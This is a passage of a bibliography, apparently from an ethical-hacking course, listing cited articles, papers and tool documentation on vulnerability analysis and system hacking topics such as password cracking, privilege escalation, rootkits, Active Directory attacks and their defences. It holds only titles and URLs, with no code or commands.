271. Esteban Borges, (2018), 8 tips to prevent DNS attacks, from https://securitytrails.com/blog/8-tips-to-prevent-dns-attacks.

272. What Is DNS Hijacking? Basic Methods Of Protection, from https://www.wallarm.com/what/what-is-dns-hijacking-basic-methods-of-protection.

273. Josh Lake, (2020), What is a DNS Attack? Types of DNS Attacks and How to Prevent Them, from https://www.comparitech.com/blog/information-security/what-is-dns-attack/.

274. Rishabh Sharma, (2020), Active Subdomain Enumeration, from https://niiconsulting.com/checkmate/2020/10/active-subdomain-enumeration-part-2/.

275. Enumeration Definition Scanning Identifies Live Hosts and Running, from https://slidetodoc.com/enumeration-definition-scanning-identifies-live-hosts-and-running/.

Module 05: Vulnerability Analysis

276. Microsoft Vulnerability Research (MSVR), from https://www.microsoft.com/en-us/msrc/msvr.

277. Glossary of Vulnerability Testing Terminology, from https://www.ee.oulu.fi/research/ouspg/Glossary/.

278. Thomas R. Peltier, Justin Peltier, and John A. Blackley, (2017), Technical (Bottom-Up) Methodology, from https://www.taylorfrancis.com/books/9780429210747.

279. Renaud Deraison and Ron Gula, (2009), Blended Security Assessments, from https://www.tenable.com/sites/drupal.dmz.tenablesecurity.com/files/uploads/documents/whitepapers/Blended%20Security%20Assesments.pdf.

280. Steven Weil, (2003), How to obtain a high-quality vulnerability assessment, from https://searchsecurity.techtarget.com/tip/How-to-obtain-a-high-quality-vulnerability-assessment.

281. Dr. D. Polemi, G. Valvis, (2005), Vulnerability Assessment Report Format Data Model, from http://www.kti.ae.poznan.pl/conferences/i3e/papers/george_valvis.pdf.

282. (2011), What is a vulnerability assessment?, from http://resecure.me/pdf/17542.pdf.

283. Marcelo Silva, (2012), Vulnerability Assessment, from https://www.slideshare.net/CelloLtd/info-security-vulnerability-assessment.

284. Common Vulnerability Scoring System Calculator, from https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator.

285. (2019), Common Weakness Enumeration, from https://en.wikipedia.org/wiki/Common_Weakness_Enumeration.

286. (2015), Testing Scan Credentials for More Accurate Vulnerability Assessment, from https://www.tripwire.com/state-of-security/vulnerability-management/testing-scan-credentials-for-more-accurate-vulnerability-assessment/.

287. (2011), Credentialed vs Non-Credentialed scans, from https://discussions.qualys.com/thread/10133.

288. Syamini Sreedharan, What is Vulnerability Assessment? Testing Process, VAPT Scan Tool, from https://www.guru99.com/vulnerability-assessment-testing-analysis.html.

289. Mayra Cortes, (2020), Vulnerability Scanning: Pros, Cons and Best Practices, from https://cynexlink.com/latest-articles/pros-and-cons-of-vulnerability-scanning/.

290. Marco Van Den Oever, (2019), What are the pros and cons of vulnerability scanning tools?, from https://www.computest.nl/en/knowledge-platform/blog/what-are-pros-and-cons-vulnerability-scanning-tools/.

291. Secure Configuration Assessment, from https://www.vistainfosec.com/service/secure-configuration-assessment-service.
292. (2018), Mobile Application Security Assessments: The Best Practices to Launch and Maintain a Secure App, from https://www.secureworks.com/blog/mobile-application-security-assessments.
293. (2019), Tips For Creating a Strong Vulnerability Assessment Report, from https://blog.rsisecurity.com/tips-for-creating-a-strong-vulnerability-assessment-report/.
294. Sample Network Vulnerability Assessment Report, from https://purplesec.us/wp-content/uploads/2019/03/Sample-Network-Security-Vulnerability-Assessment-Report-Purplesec.pdf.
295. Dashboard Details, from https://docs.tenable.com/nessus/Content/Dashboard.htm.
296. (2019), How To: Run Your First Vulnerability Scan with Nessus, from https://www.tenable.com/blog/how-to-run-your-first-vulnerability-scan-with-nessus.

Module 06: System Hacking

297. Gregory Kipper, (2003), Steganography in Depth, from https://www.taylorfrancis.com/books/9780429211065.
298. S.J. Templeton, K.E. Levitt, (2003), Detecting spoofed packets, from https://ieeexplore.ieee.org/document/1194882.
299. NTLM Authentication in Java, from http://www.luigidragone.com/software/ntlm-authentication-in-java/.
300. Samir K Bandyopadhyay, Debnath Bhattacharyya, Debashis Ganguly, Swarnendu Mukherjee, and Poulami Das, A Tutorial Review on Steganography, from http://www.jiit.ac.in/jiit/ic3/IC3_2008/IC3-2008/APP2_21.pdf.
301. Ricky Magalhaes, (2003), Using passwords as a defense mechanism to improve Windows security, from http://techgenix.com/passwords_improve_windows_security_part2/.
302. Andreas Westfeld and Andreas Pfitzmann, Attacks on Steganographic Systems, from http://citeseerx.ist.psu.edu/viewdoc/download?doi=10.1.1.94.5975&rep=rep1&type=pdf.
303. DaijiSanai and HidenobuSeki, (2004), Optimized Attack for NTLM2 Session Response, from https://www.blackhat.com/presentations/bh-asia-04/bh-jp-04-pdfs/bh-jp-04-seki.pdf.
304. Zhi Wang, Xuxian Jiang, Weidong Cui, and Xinyuan Wang, (2008), Countering Persistent Kernel Rootkits Through Systematic Hook Discovery, from https://www.microsoft.com/en-us/research/publication/countering-persistent-kernel-rootkits-through-systematic-hook-discovery/.
305. Brute force attack - Wikipedia, the free encyclopedia, from https://en.wikipedia.org/wiki/Brute-force_attack.
306. Passwords, from http://media.techtarget.com/searchSecurity/downloads/HackingforDummiesCh07.pdf.
307. The Hack FAQ: Password Basics, from https://www.nmrc.org/pub/faq/hackfaq/hackfaq-04.html.
308. Microsoft Technical Security Notifications, from https://www.microsoft.com/en-us/msrc/technical-security-notifications?rtc=1.
309. Bojan Smojver, (2002), Linux Today - ZDNet Australia: Threats Move Beyond Linux to Windows, from https://www.linuxtoday.com/security/2002121100426scsvnt.
310. Russell Kay, (2006), Sidebar: A Simple Rootkit Example, from https://www.computerworld.com/article/2560499/cybercrime-hacking/sidebar--a-simple-rootkit-example.html.
311. Russell Kay, (2006), Rootkits offer the lure of total control, from https://www.techworld.com/security/rootkits-offer-the-lure-of-total-control-2219/.
312. Steganography (a secretly hidden coding that dates back to ancient ...), from https://wordinfo.info/unit/3403?letter=S&spage=9.
313. Fred B. Schneider, Authentication, from http://www.cs.cornell.edu/Courses/cs513/2000sp/NL10.html.
314. CS513: System Security - Topic Outline, from http://www.cs.cornell.edu/courses/cs513/2005fa/02.outline.html.
315. Mary McMahon, (2014), What Is a Privilege Escalation?, from https://www.wisegeek.com/what-is-a-privilege-escalation.htm.
316. Foon, (2002), Exploiting design flaws in the Win32 API for privilege escalation - Shatter Attacks - How to break Windows, from https://www.helpnetsecurity.com/2002/08/08/exploiting-design-flaws-in-the-win32-api-for-privilege-escalation---shatter-attacks---how-to-break-windows/.
317. Scott Sutherland, (2009), Windows Privilege Escalation Part 1: Local Administrator Privileges, from https://blog.netspi.com/windows-privilege-escalation-part-1-local-administrator-privileges/.
318. Windows Privilege Escalation Fundamentals, from http://www.fuzzysecurity.com/tutorials/16.html.
319. Siva Ram, (2010), DLL Hijacking Attacks, from https://www.maravis.com/dll-hijacking-attacks/.
320. (2018), Dynamic-Link Library Security, from https://docs.microsoft.com/en-gb/windows/win32/dlls/dynamic-link-library-security?redirectedfrom=MSDN.
321. Srikanth Ramesh, How to Hack Windows Administrator Password, from https://www.gohacking.com/hack-windows-administrator-password./.
322. Aleksandr Matrosov, (2013), Mysterious Avatar rootkit with API, SDK, and Yahoo Groups for C&C communication, from https://www.welivesecurity.com/2013/05/01/mysterious-avatar-rootkit-with-api-sdk-and-yahoo-groups-for-cc-communication/.

323. Win32/Rootkit.Avatar, from https://www.virusradar.com/en/Win32_Rootkit.Avatar/description.

324. James Wyke, The ZeroAccess rootkit, from https://nakedsecurity.sophos.com/zeroaccess2/#Introduction.

325. (2013), Hack Like a Pro: How to Cover Your Tracks & Leave No Trace Behind on the Target System, from https://null-byte.wonderhowto.com/how-to/hack-like-pro-cover-your-tracks-leave-no-trace-behind-target-system-0148123/.

326. Sarah Granger, (2002), The Simplest Security: A Guide To Better Password Practices, from https://www.symantec.com/connect/articles/simplest-security-guide-better-password-practices.

327. Gaining Access Using Application and Operating System Attacks, from https://searchsecurity.techtarget.com/feature/Gaining-access-using-application-and-operating-system-attacks.

328. Jesper M. Johansson, Windows Passwords: Everything You Need To Know, from http://download.microsoft.com/download/a/d/0/ad0f04a3-21b2-4d79-9049-f5fadb632ace/SEC401-JesperJohansson.pdf.

329. Dr-Hack, (2009), Hash injection Attacks in a Windows Network, from https://blog.drhack.net/hash-injection-attacks-in-a-windows-network/.

330. How to prevent Windows from storing a LAN manager hash of your password in Active Directory and local SAM databases, from https://support.microsoft.com/en-us/help/299656/how-to-prevent-windows-from-storing-a-lan-manager-hash-of-your-passwor.

331. System Hacking: Part II, from http://archive.visualstudiomagazine.com/books/chapters/0072260815.pdf.

332. Fred B. Schneider, Authentication, from http://www.cs.cornell.edu/courses/cs513/2000sp/NL10.html.

333. Gary C. Kessler, (2001), Steganography: Hiding Data Within Data, https://www.garykessler.net/library/steganography.html.

334. Gary C. Kessler, (2015), An Overview of Steganography for the Computer Forensics Examiner, from, https://www.garykessler.net/library/fsc_stego.html.

335. Soumyendu Das, Steganography and Steganalysis: Different Approaches, from https://arxiv.org/ftp/arxiv/papers/1111/1111.3758.pdf.

336. Link Local Multicast Name Resolution (LLMNR) and NetBIOS Name Service (NBT-NS), from https://www.cccsecuritycenter.org/remediation/llmnr-nbt-ns.

337. Jon Sternstein, Local Network Attacks: LLMNR and NBT-NS Poisoning, from https://www.sternsecurity.com/blog/local-network-attacks-llmnr-and-nbt-ns-poisoning.

338. LLMNR / NBT-NS Spoofing Attack Network Penetration Testing, from https://www.aptive.co.uk/blog/llmnr-nbt-ns-spoofing/.

339. HollyGraceful, (2015), Stealing Accounts: LLMNR and NBT-NS Spoofing, from https://www.gracefulsecurity.com/stealing-accounts-llmnr-and-nbt-ns-poisoning/.

340. Mucahit Karadag, (2016), What is LLMNR & WPAD and How to Abuse Them During Pentest?, from https://pentest.blog/what-is-llmnr-wpad-and-how-to-abuse-them-during-pentest/.

341. William Hurer-Mackay, (2016), LLMNR and NBT-NS Poisoning Using Responder, from https://www.4armed.com/blog/llmnr-nbtns-poisoning-using-responder/.

342. Link Local Multicast Name Resolution (LLMNR) and NetBIOS Name Service (NBT-NS), from https://www.cccsecuritycenter.org/remediation/llmnr-nbt-ns.

343. (2019), Exploitation for Privilege Escalation, from https://attack.mitre.org/wiki/Technique/T1068.

344. (2018), Dylib Hijacking, from https://attack.mitre.org/wiki/Technique/T1157.

345. Patrick Wardle, (2015), Dylib hijacking on OS X, from https://www.virusbulletin.com/virusbulletin/2015/03/dylib-hijacking-os-x/.

346. (2015), Dylib hijacking on OS X, from https://news.ycombinator.com/item?id=9239411.

347. (2018), Meltdown and Spectre: Critical processor vulnerabilities, from https://www.enisa.europa.eu/publications/info-notes/meltdown-and-spectre-critical-processor-vulnerabilities.

348. Justin Ellingwood, (2018), How To Protect Your Server Against the Meltdown and Spectre Vulnerabilities, from https://www.digitalocean.com/community/tutorials/how-to-protect-your-server-against-the-meltdown-and-spectre-vulnerabilities.

349. Josh Fruhlinger, (2018), Spectre and Meltdown explained: What they are, how they work, what's at risk, from https://www.csoonline.com/article/3247868/vulnerabilities/spectre-and-meltdown-explained-what-they-are-how-they-work-whats-at-risk.html.

350. Tom Ueltschi, Travis Smith, Jared Atkinson, Robby Winchester, (2017), Access Token Manipulation, from https://attack.mitre.org/wiki/Technique/T1134.

351. Access Tokens, from https://msdn.microsoft.com/en-us/library/windows/desktop/aa374909(v=vs.85).aspx.

352. (2017), Application Shimming, from https://attack.mitre.org/wiki/Technique/T1138.

353. Stefan Kanthak and Travis Smith, (2017), File System Permissions Weakness, from https://attack.mitre.org/wiki/Technique/T1044.

354. Travis Smith and Leo Loobeek, (2017), Scheduled Task, from https://attack.mitre.org/wiki/Technique/T1053.

355. (2017), Launch Daemon, from https://attack.mitre.org/wiki/Technique/T1160.

356. (2017), Plist Modification, from https://attack.mitre.org/wiki/Technique/T1150.

357. (2017), Setuid and Setgid, from https://attack.mitre.org/wiki/Technique/T1166.

358. (2017), Web Shell, from https://attack.mitre.org/wiki/Technique/T1100.

359. Agathoklis Prodromou, (2016), An introduction to web Shells-Part-1, from https://www.acunetix.com/blog/articles/introduction-web-shells-part-1/.

360. (2015), Covering Tracks of Attacks, from https://resources.infosecinstitute.com/covering-tracks-of-attacks/#gref.

361. (2018), Microsoft NTLM, from https://docs.microsoft.com/en-us/windows/win32/secauthn/microsoft-ntlm.

362. Amrita Mitra, (2017), What is Pass The Hash Attack?, from https://www.thesecuritybuddy.com/vulnerabilities/what-is-a-pass-the-hash-attack/.

363. (2019), Pass the hash, from https://en.wikipedia.org/wiki/Pass_the_hash.

364. (2007), Pass-The-Hash Toolkit, from https://www.coresecurity.com/corelabs-research-special/open-source-tools/pass-hash-toolkit.

365. Elad Shamir, (2019), Internal Monologue Attack - Retrieving NTLM Hashes without Touching LSASS (Repost), from https://shenaniganslabs.io/2019/01/14/Internal-Monologue.html.

366. (2018), Retrieving NTLM Hashes without touching LSASS: the "Internal Monologue" Attack, from https://www.andreafortuna.org/2018/03/26/retrieving-ntlm-hashes-without-touching-lsass-the-internal-monologue-attack/.

367. Yaron Ziner, (2017), Advanced Techniques Attackers Use to Crack Passwords, from https://resources.infosecinstitute.com/advanced-techniques-attackers-use-crack-passwords/#gref.

368. Adam Chester, (2017), Kerberos AD Attacks - More Roasting with AS-REP, from https://blog.xpnsec.com/kerberos-attacks-part-2/.

369. Jeff Petters, (2018), Kerberos Authentication Explained, from https://www.varonis.com/blog/kerberos-authentication-explained/.

370. Aki Jos, (2018), AS-REP Roasting – Cracking User Account Password, from https://akijosberryblog.wordpress.com/2018/01/17/as-rep-roasting-cracking-user-account-password/.

371. Sean Metcalf, (2015), Cracking Kerberos TGS Tickets Using Kerberoast – Exploiting Kerberos to Compromise the Active Directory Domain, from https://adsecurity.org/?p=2293.

372. Ryan Becwar, and Vincent Le Toux, (2019), Pass the Ticket, from https://attack.mitre.org/techniques/T1097/.

373. Chris Stoneff, (2018), Defending Against Pass-the-Ticket Attacks, from https://www.beyondtrust.com/blog/entry/defending-against-pass-the-ticket-attacks.

374. (2017), Cracking Passwords: 11 Password Attack Methods (And How They Work), from https://datarecovery.com/rd/cracking-passwords-11-password-attack-methods-work/.

375. Jens Steube, (2013), Advanced password guessing, from https://hashcat.net/events/p13/js-apg-htftl20.pdf.

376. William Hurer-Mackay, (2016), How to Perform a Combinator Attack Using Hashcat, from https://www.4armed.com/blog/hashcat-combinator-attack/.

377. Atom, (2010), Automated Password Cracking: Use oclHashcat To Launch A Fingerprint Attack, from https://www.question-defense.com/2010/08/15/automated-password-cracking-use-oclhashcat-to-launch-a-fingerprint-attack.

378. The Different Types of Password Cracking Techniques, from https://password-managers.bestreviews.net/the-different-types-of-password-cracking-techniques/.

379. Daniel Turner, (2012), Hashcat Per Position Markov Chains, from https://www.trustwave.com/en-us/resources/blogs/spiderlabs-blog/hashcat-per-position-markov-chains/.

380. Lisa Bock, Defend against password attacks, from https://www.linkedin.com/learning/ethical-hacking-system-hacking/defend-against-password-attacks.

381. Daniel Doc Sewell, Offline Password Cracking: The Attack and the Best Defense, from https://www.alpinesecurity.com/blog/offline-password-cracking-the-attack-and-the-best-defense-against-it.

382. Samantha Rorke, (2017), Protecting your Network against Brute Force Password attacks, from https://www.lookingglasscyber.com/blog/threat-intelligence-insights/protecting-network-brute-force-password-attacks/.

383. Adam Gordon, (2017), How to prevent password attacks and other exploits, from https://searchsecurity.techtarget.com/tip/How-to-prevent-password-attacks-and-other-exploits.

384. What is a buffer overflow? Learn about buffer overrun vulnerabilities, exploits & attacks, from https://www.veracode.com/security/buffer-overflow.

385. Buffer Overflow Attack with Example, from https://www.geeksforgeeks.org/buffer-overflow-attack-with-example/.

386. (2020), Buffer overflow, from https://en.wikipedia.org/wiki/Buffer_overflow.

387. Differences between Stack and Heap, from http://net-informations.com/faq/net/stack-heap.htm.

388. Stack vs Heap Memory Allocation, from https://www.geeksforgeeks.org/stack-vs-heap-memory-allocation/.

389. Subhashini Rai, (2019), What Is Stack Based Buffer Overflow?, from https://hackersonlineclub.com/stack-based-buffer-overflow/.

390. Heap overflow and Stack overflow, from https://www.geeksforgeeks.org/heap-overflow-stack-overflow/.

391. (2018), 32-Bit Windows Buffer Overflows Made Easy, from https://veteransec.com/2018/09/10/32-bit-windows-buffer-overflows-made-easy/.

392. Tomasz Andrzej Nidecki, (2019), What Is a Buffer Overflow, from https://www.acunetix.com/blog/web-security-zone/what-is-buffer-overflow/.

393. Buffer Overflow Attack, from https://www.imperva.com/learn/application-security/buffer-overflow/.

394. Avoiding Buffer Overflows and Underflows, from https://developer.apple.com/library/archive/documentation/Security/Conceptual/SecureCodingGuide/Articles/BufferOverflows.html.

395. Buffer Overflow Defenses, from http://wwwusers.di.uniroma1.it/~parisi/Risorse/BO-defense.pdf.

396. Bradley Green, Exploitation Development and Implementation, from http://www.iup.edu/WorkArea/DownloadAsset.aspx?id=170683.

397. Mutaz Alsallal, (2018), Identifying Named Pipe Impersonation and Other Malicious Privilege Escalation Techniques, from https://securityintelligence.com/identifying-named-pipe-impersonation-and-other-malicious-privilege-escalation-techniques/.

398. Azeria, Privilege Escalation, from https://azeria-labs.com/privilege-escalation/.

399. (2017), Unquoted Service Path, from https://pentestlab.blog/2017/03/09/unquoted-service-path/.

400. Jonathan, (2015), Common Windows Privilege Escalation Vectors, from https://www.toshellandback.com/2015/11/24/ms-priv-esc/.

401. Abed, (2017), Pivots and Relays for Extreme Post-Exploitation Control, from https://www.semurity.com/pivots-and-relays-for-extreme-post-exploitation-control/.

402. (2012), Post Exploitation – Port Forwarding, from https://pentestlab.blog/2012/04/22/post-exploitation-port-forwarding/.

403. (2018), Access Tokens, from https://docs.microsoft.com/en-us/windows/win32/secauthz/access-tokens?redirectedfrom=MSDN.

404. Windows Shim Database (SDB) Parser (shims), from https://tzworks.net/prototype_page.php?proto_id=33.

405. (2020), sudo, from https://en.wikipedia.org/wiki/Sudo.

406. Margaret Rouse, (2005), sudo (superuser do), from https://searchsecurity.techtarget.com/definition/sudo-superuser-do.

407. Privilege Escalation, from https://chryzsh.gitbooks.io/pentestbook/privilege_escalation_-_linux.html.

408. Raj Chandel, (2018), Linux Privilege Escalation using SUID Binaries, from https://www.hackingarticles.in/linux-privilege-escalation-using-suid-binaries/.

409. Barrow, (2016), Use a Misconfigured SUID Bit to Escalate Privileges & Get Root, from https://null-byte.wonderhowto.com/how-to/use-misconfigured-suid-bit-escalate-privileges-get-root-0173929/.

410. David Lodge, (2015), Exploiting SUID Executables, from https://www.pentestpartners.com/security-blog/exploiting-suid-executables/.

411. Justin Ellingwood, (2018), How To Protect Your Server Against the Meltdown and Spectre Vulnerabilities, from https://www.digitalocean.com/community/tutorials/how-to-protect-your-server-against-the-meltdown-and-spectre-vulnerabilities.

412. (2018), Meltdown and Spectre Side-Channel Vulnerability Guidance, from https://www.us-cert.gov/ncas/alerts/TA18-004A.

413. Mike Burns, (2018), Running the Intel Meltdown Detection Tool, from https://medium.com/think-stack/running-the-intel-meltdown-detection-tool-d4d92735e606.

414. James Sanders, (2019), Spectre and Meltdown explained: A comprehensive guide for professionals, from https://www.techrepublic.com/article/spectre-and-meltdown-explained-a-comprehensive-guide-for-professionals/.

415. (2019), Execution, from https://attack.mitre.org/tactics/TA0002/.

416. (2020), Keystroke logging, from https://en.wikipedia.org/wiki/Keystroke_logging.

417. (2020), Defending Against Keyloggers, from https://documentation.logmein.com/webhelp/EN/SecDoc/LogMeIn/c_common_Security_keylogger.html.

418. Linda McGlasson, (2010), How to Beat Keyloggers, from https://www.bankinfosecurity.com/how-to-beat-keyloggers-a-2999.

419. (2018), How to Protect Yourself From Keyloggers, from https://www.expressvpn.com/internet-privacy/guides/protect-yourself-from-keyloggers-monitoring/.

420. (2013), Defending against Keyloggers, from https://homeguntraining.wordpress.com/2013/04/23/defendingagainstkeylogger/.

421. Ben Alonzo, (2017), Simple tips for defending against keylogger attacks, from https://ultratechlife.com/tech/simple-tips-for-defending-against-keylogger-attack/.

422. Five ways to keep keyloggers away from your data, from https://www.nbins.com/blog/cyber-risk/five-ways-to-keep-keyloggers-away/.

423. (2020), Rootkit, from https://en.wikipedia.org/wiki/Rootkit.

424. Rootkit, from https://www.imperva.com/learn/application-security/rootkit/.

425. Andrei Raul Ardelean, Claudiu Ştefan Coblis, Cristofor Ochinca, and Cristian Alexandru Istrate, Inside Scranos – A Cross Platform, Rootkit-Enabled Spyware Operation, from https://www.bitdefender.com/files/News/CaseStudies/study/253/Bitdefender-Whitepaper-RootKit-CREAT3432-en-EN.pdf.

426. Catalin Cimpanu, (2019), Scranos rootkit expands operations from China to the rest of the world, from https://www.zdnet.com/article/scranos-rootkit-expands-operations-from-china-to-the-rest-of-the-world/.

427. Garrett Gross, (2016), Rootkit Detection: Techniques and Best Practices, from https://www.alienvault.com/blogs/security-essentials/rootkit-detection-techniques-and-best-practices.

428. (2020), Rootkit Detection, from https://en.wikipedia.org/wiki/Rootkit#Detection.

429. Randy Franklin Smith, (2006), Defending Against Rootkits, from https://www.itprotoday.com/security/defending-against-rootkits.

430. Mike Chapple, (2015), Security Matters: Rootkit Attacks and How to Prevent Them, from http://www.gocertify.com/articles/security-matter-rootkit-attacks-and-how-to-prevent-them.html.

431. Jesus Olguin, (2016), Steganalysis, the Counterpart of Steganography, from https://www.trustwave.com/en-us/resources/blogs/spiderlabs-blog/steganalysis-the-counterpart-of-steganography/.

432. Clear-EventLog, from https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.management/clear-eventlog?view=powershell-5.1.

433. Ivan Jenic, (2018), How to clear the Event Log in Windows 10, 7, from https://windowsreport.com/clear-event-log-windows-8/.

434. (2020), Atomic Test #1 - Clear Logs, from https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1070/T1070.md#atomic-test-1---clear-logs.

435. Anand Khanse, (2018), Cipher command line tool in Windows 10, from https://www.thewindowsclub.com/cipher-command-line-tool-windows.

436. (2018), MS-DOS and Windows command line cipher command, from https://www.computerhope.com/cipher.htm.

437. Nihad Ahmad Hassan, Rami Hijazi, and Helvi Salminen, (2017), Data Hiding Techniques in Windows OS: A Practical Approach to Investigation and Defense, from https://books.google.co.in/books?id=sy2lCgAAQBAJ&pg=PA267&lpg=PA267&dq=techniques+for+wiping+attack+traces&source=bl&ots=__ihU2l6i6&sig=ACfU3U2zKfyKvtl6BE4MBS3iSLqroM8x1w&hl=en&sa=X&ved=2ahUKEwic2JSI9pzjAhVTdCsKHVEEAaA4ChDoATANegQICRAB#v=onepage&q=cipher.exe&f=false.

438. Trisha, (2014), How to Disable Virtual Memory in Windows 10, from https://www.trishtech.com/2014/11/disable-virtual-memory-in-windows-10/.

439. (2017), Enable Last Access timestamp for files and folder in Windows, from https://www.opentechguides.com/how-to/article/windows-10/129/enable-last-access-time.html.

440. Richard Falk, (2016), How to disable Sleep Mode or Hibernation, from https://www.pugetsystems.com/labs/support-software/How-to-disable-Sleep-Mode-or-Hibernation-793/.

441. Clear Thumbnails Cache – Guide for Windows XP, Vista, 7, 8, 8.1, 10, from https://neosmart.net/wiki/clear-thumbnails-cache/.

442. (2021), Detecting Password Spraying Attacks: Threat Research Release May 2021, from https://www.splunk.com/en_us/blog/security/detecting-password-spraying-attacks-threat-research-release-may-2021.html.

443. Ryan Brooks, (2022), What Is Password Spraying, and How Can You Spot and Block Attacks?, from https://blog.netwrix.com/2020/10/28/password-spraying/.

444. Password Spraying, from https://book.hacktricks.xyz/windows/active-directory-methodology/password-spraying.

445. Password Spraying, from https://doubleoctopus.com/security-wiki/threats-and-tools/password-spraying/#.

446. (2020), How to: Use Mask Attack in hashcat, from https://www.youtube.com/watch?v=RiX0zfWHS9k.

447. Mask Attack, from https://hashcat.net/wiki/doku.php?id=mask_attack.

448. Hashcat manual: How to Use the Program for Cracking Passwords, from https://miloserdov.org/?p=953.

449. Vijay Kumar, (2021), Hashcat Tutorial on Brute force and Mask Attack Step by Step Guide, from https://www.cyberpratibha.com/hashcat-tutorial-for-password-cracking/.

450. Pedro Tavares, (2020), Hashcat Tutorial for Beginners, from https://resources.infosecinstitute.com/topic/hashcat-tutorial-beginners/.

451. Hoda Naghibijouybari, Ajaya Neupane, Zhiyun Qian, and Nael Abu-Ghazaleh, Rendered Insecure: GPU Side Channel Attacks are Practical, from https://www.cs.ucr.edu/~nael/pubs/ccs18.pdf.

452. (2022), Graphics Processing Unit, from https://en.wikipedia.org/wiki/Graphics_processing_unit.

453. Jolene Dobbin, (2019), GPU vs CPU: What Matters Most for PC Gaming?, from https://www.hp.com/us-en/shop/tech-takes/gpu-vs-cpu-for-pc-gaming.

454. (2018), GPU Side Channel Attacks can Enable Spying on Web Activity Password Stealing, from https://www.helpnetsecurity.com/2018/11/06/gpu-side-channel-attacks/.

455. (2017), WEBCAST: Demo of Domain Password Audit Tool, from https://www.blackhillsinfosec.com/webcast-demo-domain-password-audit-tool/.

456. Do Son, (2018), DPAT: Domain Password Audit Tool for Pentesters, from https://securityonline.info/dpat-domain-password-audit-tool-pentesters/.

457. Tricia Howard, (2020), LLMNR & NBT-NS Poisoning and Credential Access using Responder, from https://www.cynet.com/attack-techniques-hands-on/llmnr-nbt-ns-poisoning-and-credential-access-using-responder.

458. Jon Sternstein, (2013), Local Network Attacks: LLMNR and NBT-NS Poisoning Background, from https://www.sternsecurity.com/blog/local-network-attacks-llmnr-and-nbt-ns-poisoning.

459. Eric Kuehn, Matthew Demaske, and Adaptforward, (2021), Adversary-in-the-Middle: LLMNR/NBT-NS Poisoning and SMB Relay, from https://attack.mitre.org/techniques/T1557/001.

460. (2022), Return-oriented programming, from https://en.wikipedia.org/wiki/Return-oriented_programming#:~:text=Return%2Doriented%20programming%20is%20an,program%2C%20often%20a%20buffer%20overrun.

461. Return-oriented Programming, from https://developer.arm.com/documentation/102433/0100/Return-oriented-programming.

462. (2019), Return Oriented Programming (ROP) Attacks, from https://resources.infosecinstitute.com/topic/return-oriented-programming-rop-attacks/.

463. Michael Hill, (2022), Exploit Chains Explained: How and Why Attackers Target Multiple Vulnerabilities, from https://www.csoonline.com/article/3645449/exploit-chains-explained-how-and-why-attackers-target-multiple-vulnerabilities.html?upd=1642424410843.

464. Emerging Cyber Threat Vulnerability Chaining, from https://libertyadvisorgroup.com/insight/cyber-update-vulnerability-chaining/.

465. Karim Habeeb, (2021), Active Directory Domain Enumeration Part-1 With Powerview, from https://nored0x.github.io/red-teaming/active-directory-domain-enumeration-part-1/.

466. Haboob, Active Directory Enumeration with PowerShell, from https://www.exploit-db.com/docs/english/46990-active-directory-enumeration-with-powershell.pdf.

467. Raj Chandel, (2021), Active Directory Enumeration: PowerView, from https://www.hackingarticles.in/active-directory-enumeration-powerview/.

468. AD Enumeration Toolkit, from https://academy.hackthebox.com/course/preview/active-directory-powerview/ad-enumeration-toolkit.

469. (2022), Trust Relationships Between Domains on Windows, from https://www.ibm.com/docs/en/db2/11.5?topic=windows-trust-relationships-between-domains.

470. Docusnap X - User Manual, from https://www.docusnap.com/help/docusnap-x/user/docusnap-documentation-map-files-active-directory.html.

471. Jeff Melnick, (2017), What Is an AD Domain?, from https://blog.netwrix.com/2017/01/31/active-directory-domain/.

472. Edges, from https://bloodhound.readthedocs.io/en/latest/data-analysis/edges.html.

473. (2022), BloodHound, from https://attack.mitre.org/software/S0521/.

474. Introduction to GhostPack, from https://specterops.gitbook.io/ghostpack/.

475. Defining Buffer Overflow Attacks and How to Defend Against Them, from https://www.okta.com/identity-101/buffer-overflow-attacks/.

476. Megan Kaczanowski, (2021), What is a Buffer Overflow Attack – and How to Stop it, from https://www.freecodecamp.org/news/buffer-overflow-attacks/.

477. Malav Vyas, (2020), How to Protect Against Buffer Overflow Attack, from https://www.securecoding.com/blog/how-to-protect-against-buffer-overflow-attack/.

478. (2019), Bypass UAC and Escalate Privileges on Windows Using Metasploit, from https://null-byte.wonderhowto.com/how-to/bypass-uac-escalate-privileges-windows-using-metasploit-0196076.

479. Raj Chandel, (2018), Multiple Ways to Bypass UAC using Metasploit, from https://www.hackingarticles.in/multiple-ways-to-bypass-uac-using-metasploit.

480. Casey Smith, Stefan Kanthak, (2022), Abuse Elevation Control Mechanism: Bypass User Account Control, from https://attack.mitre.org/techniques/T1548/002.

481. (2022), Boot or Logon Initialization Scripts, from https://attack.mitre.org/techniques/T1037/.

482. Mohans, (2020), Escalate Domain Privileges, from https://medium.com/redteam-blueteam-series/escalate-domain-privileges-e53ae4027856.

483. Sean Metcalf, (2016), Sneaky Active Directory Persistence #17: Group Policy, from https://adsecurity.org/?p=2716.

484. Kevin Joyce, (2021), What Is DCSync Attack?, from https://blog.netwrix.com/2021/11/30/what-is-dcsync-an-introduction/.
485. Josh Van Cott, (2020), What are DCSync and DCShadow Active Directory attacks?, from https://www.lepide.com/blog/what-are-dcsync-and-dcshadow-active-directory-attacks/.
486. (2021), Domain Controller, from https://en.wikipedia.org/wiki/Domain_controller.
487. Kirsten Gantenbein, (2021), What is DCSync and How to Protect Against It, from https://www.extrahop.com/company/blog/2021/dcsync-definition-and-protection/.
488. QOMPLX Knowledge: DCSync Attacks Explained, from https://www.qomplx.com/kerberos_dcsync_attacks_explained/.
489. DCSync Attack: Definition, Examples, and Prevention, fromhttps://www.extrahop.com/resources/attacks/dcsync/.
490. Jeff Petters, (2020), What is Mimikatz: The Beginner's Guide, from https://www.varonis.com/blog/what-is-mimikatz.
491. Sean Metcalf, (2015), Mimikatz DCSync Usage, Exploitation, and Detection, from https://adsecurity.org/?p=1729.
492. Wayne Silva, (2021), Access Token Manipulation: Parent PID Spoofing, from https://attack.mitre.org/techniques/T1134/004/.
493. (2020), Parent PID Spoofing, from https://pentestlab.blog/2020/02/24/parent-pid-spoofing/.
494. Saurav Lacoul, (2020), Parent Process ID (PPID) Spoofing, from https://cybdefnp.wordpress.com/2020/07/05/parent-process-id-ppid-spoofing/.
495. Parent PID Spoofing, from https://dmcxblue.gitbook.io/red-team-notes-2-0/red-team-techniques/defense-evasion/untitled-1/parent-pid-spoofing.
